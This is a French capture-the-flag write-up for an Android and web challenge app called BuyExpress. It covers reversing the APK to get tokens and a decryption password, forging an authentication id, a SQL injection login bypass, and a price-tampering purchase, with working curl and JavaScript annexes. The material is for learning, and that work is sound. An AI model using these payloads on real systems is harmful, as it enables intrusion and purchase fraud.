**Android-Web challenge :**

Rq : c’est une façon de faire, il est aussi possible de faire du mitm, de la redirection dns etc pour dumper les requêtes réseau de l’application, ou de l’analyse dynamique de l’apk via adb (compilé en debug) etc.

Part 1 : Reverse Android


* 1. Fonctionnement général

L’application est une webapp qui se connecte à un site web et fourni quelques fonctionnalités native s(Showtoast). L’application comprend un apk chiffré qu’elle déchiffre au lancement, et qui fournit une méthode id() renvoyant un String, et qui est appelée depuis le site web. La sécurité de la connexion repose sur un user-agent personnalisé et ce String.

* 1. Récupération user-agent

Avec jadx par exemple :

webSettings.setUserAgentString(webSettings.getUserAgentString() + " ? id:" + getResources().getText(R.string.app\_name).toString() + "/" + getResources().getText(R.string.appVersion).toString() + "/" + getResources().getText(R.string.token).toString());



* 1. Récupération token

En utilisant apk-tool par exemple :

java -jar apktool\_2.3.4.jar -f d .\buyExpress.apk -o appcustom

cd appcustom/res/values

Regarder le fichier strings.xml :



On trouve le token à la fin et l’adresse du site internet

* 1. Déchiffrement et récupération id()

La fonction identification est importé depuis un apk chiffré :






Elle sert à s’identifier.

En utilisant apk-tool :

Cd appcustom/assets

on trouve test-sec.apk qui est déchiffré dans le code java, comme vu avec jadx, avec le mot de passe « aBeautifulLayOfEncryption » et le chiffrement AES/GCM/NoPadding. On remarque que l’IV et le sel sont de 12 et 16 bytes en debut de fichier.





Le mot de passe est dérivé en utilisant PBKDF2WithHmacSHA256.

Un code java pour faire le déchiffrement est : 


(Inspiré de https://mkyong.com/java/java-aes-encryption-and-decryption/)

javac .\EncryptorAesGcmPassword.java


java -cp . EncryptorAesGcmPassword

Avec le fichier apk dans le même dossier.

ALT : obtenir le apk déjà déchiffré directement depuis le dossier de l’application (car fournie en mode debug)  
Rq : pointless security, as a rooted phone can get here on release apk too



Une fois le déchiffrement effectué, jadx nous livre les secrets de l’apk :




On comprend que le string d’authentification est en fait le sha256 du token déjà trouvé, auquel s’ajoute un code fourni par le code http du header de la réponse à la requête GET sur : site + **?request=get\_authentication\_code**

* 1. Récupération ancien site

En regardant dans le dossier smali (apk-tool) ou en utilisant ghidra :

Dans " appcustom\smali\inc\pir\buyexpress\MainActivity.smali"



Avant le chargement d’URL on peut trouver une ancienne URL oubliée dans le code.

Part 2 : Web

* 1. se rendre sur l’ancien site (lien obtenu pendant le reverse)
  2. désobfusquer le javascript
  3. constater que le js vérifie que l'objet Android, défini seulement sous android, existe et a deux propriétés : identification et showToast et qu'il met dans la variable id la valeur retournée par identification
  4. obtenir un code d'authentification généré aléatoirement par le serveur en effectuant une requête à : "index.php?request=get\_authentication\_code"
  5. retirer la partie qui effectue des appels à Android pour obtenir l'id et construire la valeur id en concaténant le hash sha256 du token obtenu via le reverse (fin du user agent) et le code d'authentification serveur obtenable avec une requête ajax (cf annexe 1 et 2). Il est également possible de placer des breakpoints. Par exemple, on peut placer un breakpoint au début du code pour créer un objet Android ayant les deux propriétés qui nous intéressent (identification et showToast) dans la console, et placer un breakpoint après l'affectation de id pour le mettre à jour avec la bonne valeur avec le code donné en annexe 2 par exemple. On remarque qu'il n'est pas possible d'affecter à Android la fonction identification qui retourne la bonne valeur de id car elle n'est pas asynchrone (contrairement à la requête ajax)
  6. mettre le user agent de l'application obtenu lors de la phase de reverse (attention, le champs version du user agent change selon la version du site, la version est indiquée en commentaire en haut des fichiers html) (cf annexe 5)
  7. faire une injection sql sur la page de connexion du vieux site (cf annexe 3)
  8. constater que la description du profil de l'admin est un indice sur son mot de passe
  9. tester les combinaisons les plus évidentes, ça devrait être rapide (éviter les outils comme crunch et john) et connectez-vous sur le nouveau site
  10. constater qu'un item drapeau est en vente, seul bémol, impossible de l'acheter car le module de paiement est en panne
  11. constater que, lors d'un achat, le prix est envoyé depuis le javascript, et en déduire-en qu'il n'y a probablement pas de vérification avec la base de données
  12. modifier le javascript pour envoyer un prix nul et cliquer sur le bouton d'achat (une fenêtre de téléchargement du drapeau s'ouvre), ou envoyer directement une requête POST avec curl ou tout autre outil (cf annexe 4)

Annexes :

- annexe 1 : hasher le token en javascript (https seulement) :

const token\_str = navigator.userAgent.slice(-14);

const token\_bytes = new TextEncoder().encode(token\_str);

const token\_hash\_buffer = await crypto.subtle.digest('SHA-256', token\_bytes);

const token\_hash\_bytes = Array.from(new Uint8Array(token\_hash\_buffer));

const token\_hash\_str = token\_hash\_bytes.map(b => b.toString(16).padStart(2, '0')).join('');

id = user\_agent\_hash\_str;

- annexe 2 : obtenir le code aléatoire et régler l'id (hash en dur) :

const ajax\_auth = new XMLHttpRequest();

ajax\_auth.onreadystatechange = () => {

if(ajax\_auth.readyState !== XMLHttpRequest.DONE)

{

return;

}

id = 'b69e8eff9a76f51ddad849f051127efe625e826c2e4e2bc4f45fe638ccf42616' + ajax\_auth.status.toString();

};

ajax\_auth.open('GET', 'index.php?request=get\_authentication\_code', true);

ajax\_auth.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');

ajax\_auth.send();

- annexe 3 : injection SQL :

1' OR '1' = '1

- annexe 4 : télécharger drapeau :

VERSION=1.1

PASSWORD=theophile0910

TOKEN\_HASH=b69e8eff9a76f51ddad849f051127efe625e826c2e4e2bc4f45fe638ccf42616

RAND\_CODE=$(curl --cookie-jar cookie.txt -I https://web-dev.dynamic-dns.net/?request=get\_authentication\_code | grep HTTP/1.1 | awk -F ' ' '{print $2}')

curl --cookie cookie.txt -A "Mozilla/5.0 ? id:BuyExpress/${VERSION}/A1548S968D2563" -X POST -F 'login=admin' -F "password=${PASSWORD}" -F "id=${TOKEN\_HASH}${RAND\_CODE}" https://web-dev.dynamic-dns.net/?request=sign\_in

curl --cookie cookie.txt -X POST -F 'id=4' -F 'quantity=1' -F 'price=0.0' https://web-dev.dynamic-dns.net/?request=buy\_product | tail -n +2 > flag.txt

rm -f cookie.txt

- annexe 5 : exemple d’user agent :

Mozilla/5.0 (Android; Tablet; rv:19.0) Gecko/19.0 Firefox/19.0? id:BuyExpress/1.1/A1548S968D2563